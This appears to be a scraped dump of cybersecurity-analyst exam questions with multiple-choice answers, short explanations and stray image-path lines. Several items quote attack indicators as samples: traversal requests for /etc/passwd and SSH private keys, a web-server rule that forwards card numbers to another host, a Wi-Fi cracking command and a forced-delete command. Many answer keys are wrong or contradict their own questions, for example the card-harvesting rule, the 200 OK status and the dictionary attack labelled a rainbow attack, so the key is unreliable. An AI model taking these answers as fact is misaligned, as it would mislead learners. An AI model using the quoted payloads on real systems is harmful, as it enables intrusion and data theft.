Answer: C

NEW QUESTION 446
- (Exam Topic 1)
Which of the following attacks can be prevented by using output encoding?

A. Server-side request forgery
B. Cross-site scripting
C. SQL injection
D. Command injection
E. Cross-site request forgery
F. Directory traversal

Answer: B

NEW QUESTION 449
- (Exam Topic 1)
A security analyst received an email with the following key: Xj3XJ3LLc
A second security analyst received an email with following key: 3XJ3xjcLLC
The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

A. dual control
B. private key encryption
C. separation of duties
D. public key encryption
E. two-factor authentication

Answer: A

NEW QUESTION 452
- (Exam Topic 1)
The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

A. web servers on private networks
B. HVAC control systems
C. smartphones
D. firewalls and UTM devices

Answer: B

NEW QUESTION 457
- (Exam Topic 1)
During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.
Which of the following is the BEST place to acquire evidence to perform data carving?

A. The system memory
B. The hard drive
C. Network packets
D. The Windows Registry

Answer: A

Explanation:
Reference: https://resources.infosecinstitute.com/memory-forensics/#gref https://www.computerhope.com/jargon/d/data-carving.htm

NEW QUESTION 462
- (Exam Topic 1)
An organization has several systems that require specific logons Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

A. Use SSO across all applications
B. Perform a manual privilege review
C. Adjust the current monitoring and logging rules
D. Implement multifactor authentication

Answer: A

NEW QUESTION 464
- (Exam Topic 1)
An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

NEW QUESTION 468
- (Exam Topic 1)
As part of a review of modern response plans, which of the following is MOST important for an organization lo understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

NEW QUESTION 473
- (Exam Topic 1)
A developer wrote a script to make names and other Pll data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

A. Data encoding
B. Data masking
C. Data loss prevention
D. Data classification

Answer: C

NEW QUESTION 478
- (Exam Topic 1)
A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application.
Which of the following is a security concern when using a PaaS solution?

A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
B. Patching the underlying application server becomes the responsibility of the client.
C. The application is unable to use encryption at the database level.
D. Insecure application programming interfaces can lead to data compromise.

Answer: D

NEW QUESTION 483
- (Exam Topic 1)
Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability.
Which of the following UEFI settings is the MOST likely cause of the infections?

A. Compatibility mode
B. Secure boot mode
C. Native mode
D. Fast boot mode

Answer: A

NEW QUESTION 486
- (Exam Topic 1)
Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

A. SSO
B. DLP
C. WAF
D. VDI

Answer: B


Explanation:
Reference: https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after- incident-to-do-list/

NEW QUESTION 488
- (Exam Topic 1)
An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.
Which of the following would be the MOST appropriate to remediate the controller?

A. Segment the network to constrain access to administrative interfaces.
B. Replace the equipment that has third-party support.
C. Remove the legacy hardware from the network.
D. Install an IDS on the network between the switch and the legacy equipment.

Answer: A

NEW QUESTION 492
- (Exam Topic 1)
A security analyst is reviewing the following web server log:



```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

A. Directory traversal exploit
B. Cross-site scripting
C. SQL injection
D. Cross-site request forgery

Answer: A

NEW QUESTION 494
- (Exam Topic 1)
A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?

A. Virtualize the system and decommission the physical machine.
B. Remove it from the network and require air gapping.
C. Only allow access to the system via a jumpbox
D. Implement MFA on the specific system.

Answer: A

NEW QUESTION 496
- (Exam Topic 1)
A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
D. Identify potentially affected system by creating a correlation search in the SIEM based on the networktraffic.

Answer: D

NEW QUESTION 501
- (Exam Topic 1)
A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

A. federated authentication
B. role-based access control.
C. manual account reviews
D. multifactor authentication.

Answer: A

NEW QUESTION 502
- (Exam Topic 1)
A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.
Which of the following is the NEXT step the analyst should take to address the issue?

A. Audit access permissions for all employees to ensure least privilege.
B. Force a password reset for the impacted employees and revoke any tokens.
C. Configure SSO to prevent passwords from going outside the local network.
D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 506
- (Exam Topic 1)
A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

A. The parties have an MOU between them that could prevent shutting down the systems
B. There is a potential disruption of the vendor-client relationship
C. Patches for the vulnerabilities have not been fully tested by the software vendor
D. There is an SLA with the client that allows very little downtime

Answer: D

NEW QUESTION 507
- (Exam Topic 1)
A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

A. Create a full disk image of the server's hard drive to look for the file containing the malware.
B. Run a manual antivirus scan on the machine to look for known malicious software.
C. Take a memory snapshot of the machine to capture volatile information stored in memory.
D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Answer: D


NEW QUESTION 508
- (Exam Topic 1)
A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

A. Write detection logic.
B. Establish a hypothesis.
C. Profile the threat actors and activities.
D. Perform a process analysis.

Answer: C

Explanation:
Reference: https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting

NEW QUESTION 513
- (Exam Topic 1)
The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.



```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

A. The DNS name of the new email server
B. The version of SPF that is being used
C. The IP address of the new email server
D. The DMARC policy

Answer: A

NEW QUESTION 518
- (Exam Topic 1)
An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.
As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

A. Copies of prior audits that did not identify the servers as an issue
B. Project plans relating to the replacement of the servers that were approved by management
C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
D. ACLs from perimeter firewalls showing blocked access to the servers
E. Copies of change orders relating to the vulnerable servers

Answer: B

NEW QUESTION 523
- (Exam Topic 1)
A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.
Which of the following is the main concern a security analyst should have with this arrangement?

A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
C. Development phases occurring at multiple sites may produce change management issues.
D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Answer: C

Explanation:
Reference: https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-1/#

NEW QUESTION 528
- (Exam Topic 1)
A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltratio
E. fix any vulnerabilities, remediate, and report.


Answer: A

NEW QUESTION 531
- (Exam Topic 1)
A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.
Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing vendor compliance assessments against the organization's security controls
B. Executing NDAs prior to sharing critical data with third parties
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers
F. Utilizing DLP capabilities at both the endpoint and perimeter levels


Answer: AC

NEW QUESTION 536
- (Exam Topic 1)
During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?
A)




```
BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023
```

B)




```
BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../.ssh/id_rsa" 401 17044
```

C)




```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056
```

D)



```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```

E)



```
BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../usr/share/icons" 200 19064
```

A. Option A
B. Option B
C. Option C
D. Option D
E. Option E

Answer: D

NEW QUESTION 537
- (Exam Topic 1)
A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.
Which of the following BEST describes the security analyst's goal?

A. To create a system baseline
B. To reduce the attack surface
C. To optimize system performance
D. To improve malware detection

Answer: B

Explanation:
Reducing the attack surface area means limiting the features and functions that are available to an attacker. For example, if I lock all doors to the facility with the exception of one, I have reduced the attack surface. Another term for reducing the attack surface area is system hardening because it involves ensuring that all systems have been hardened to the extent that is possible and still provide functionality

NEW QUESTION 541
- (Exam Topic 1)
A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.
Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

A. Deidentification
B. Encoding
C. Encryption
D. Watermarking

Answer: A

NEW QUESTION 546
- (Exam Topic 1)
A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities The type of vulnerability that should be disseminated FIRST is one that:

A. enables remote code execution that is being exploited in the wild.
B. enables data leakage but is not known to be in the environment
C. enables lateral movement and was reported as a proof of concept
D. affected the organization in the past but was probably contained and eradicated

Answer: C

NEW QUESTION 547
- (Exam Topic 1)
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list
B. Threat vector
C. Attack profile
D. Hypothesis

Answer: D

NEW QUESTION 550
- (Exam Topic 1)
A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise'?

A. Run an anti-malware scan on the system to detect and eradicate the current threat
B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
C. Shut down the system to prevent further degradation of the company network
D. Reimage the machine to remove the threat completely and get back to a normal running state.
E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

Answer: B

NEW QUESTION 555
- (Exam Topic 1)
A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.
Which of the following commands would MOST likely indicate if the email is malicious?

A. sha256sum ~/Desktop/file.pdf
B. file ~/Desktop/file.pdf
C. strings ~/Desktop/file.pdf | grep "<script"
D. cat < ~/Desktop/file.pdf | grep -i .exe

Answer: A


NEW QUESTION 557
- (Exam Topic 1)
A security team wants to make SaaS solutions accessible from only the corporate campus Which of the following would BEST accomplish this goal?

A. Geofencing
B. IP restrictions
C. Reverse proxy
D. Single sign-on

Answer: A

Explanation:
Reference: https://bluedot.io/library/what-is-geofencing/

NEW QUESTION 560
- (Exam Topic 1)
A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:



```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Answer: B

NEW QUESTION 565
- (Exam Topic 1)
A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

A. Perform static code analysis.
B. Require application fuzzing.
C. Enforce input validation
D. Perform a code review

Answer: B

NEW QUESTION 570
- (Exam Topic 1)
An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.
Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

A. FaaS
B. RTOS
C. SoC
D. GPS
E. CAN bus

Answer: E


NEW QUESTION 575
- (Exam Topic 1)
A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptiA.org. The testing is successful, and the security technician is prepared to fully implement the solution.
Which of the following actions should the technician take to accomplish this task?

A. Add TXT @ "v=spf1 mx include:_spf.comptiA.org all" to the DNS record.
B. Add TXT @ "v=spf1 mx include:_spf.comptiA.org all" to the email server.
C. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the domain controller.
D. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the web server.

Answer: A

Explanation:
Reference: https://blog.finjan.com/email-spoofing/

NEW QUESTION 577
- (Exam Topic 1)
The help desk provided a security analyst with a screenshot of a user's desktop:



```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

A. Wireless access point discovery
B. Rainbow attack
C. Brute-force attack
D. PCAP data collection

Answer: B

NEW QUESTION 581

- (Exam Topic 1)
An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario evolving the incident response team
B. Completion of annual information security awareness training by ail employees
C. Tabtetop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 586
- (Exam Topic 1)
Which of the following types of policies is used to regulate data storage on the network?

A. Password
B. Acceptable use
C. Account management
D. Retention

Answer: D


Explanation:
Reference:
http://www.css.edu/administration/information-technologies/computing-policies/computer-and- network-policies.html

NEW QUESTION 590
- (Exam Topic 1)
A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking http://<malwaresource>/A.php in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

A. email server that automatically deletes attached executables.
B. IDS to match the malware sample.
C. proxy to block all connections to <malwaresource>.
D. firewall to block connection attempts to dynamic DNS hosts.

Answer: C

NEW QUESTION 592
- (Exam Topic 1)
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:




```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22     172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631  0.0.0.0:*     LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443    0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
B. Examine the server logs for further indicators of compromise of a web application.
C. Run kill -9 1325 to bring the load average down so the server is usable again.
D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 593
- (Exam Topic 1)
A security analyst was alerted to a tile integrity monitoring event based on a change to the vhost-paymonts
.c onf file The output of the diff command against the known-good backup reads as follows



```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?

A. The file was altered to accept payments without charging the cards
B. The file was altered to avoid logging credit card information
C. The file was altered to verify the card numbers are valid.
D. The file was altered to harvest credit card numbers

Answer: A

NEW QUESTION 594
- (Exam Topic 1)
A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.
Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

A. Development of a hypothesis as part of threat hunting
B. Log correlation, monitoring, and automated reporting through a SIEM platform
C. Continuous compliance monitoring using SCAP dashboards
D. Quarterly vulnerability scanning using credentialed scans

Answer: A

NEW QUESTION 595
......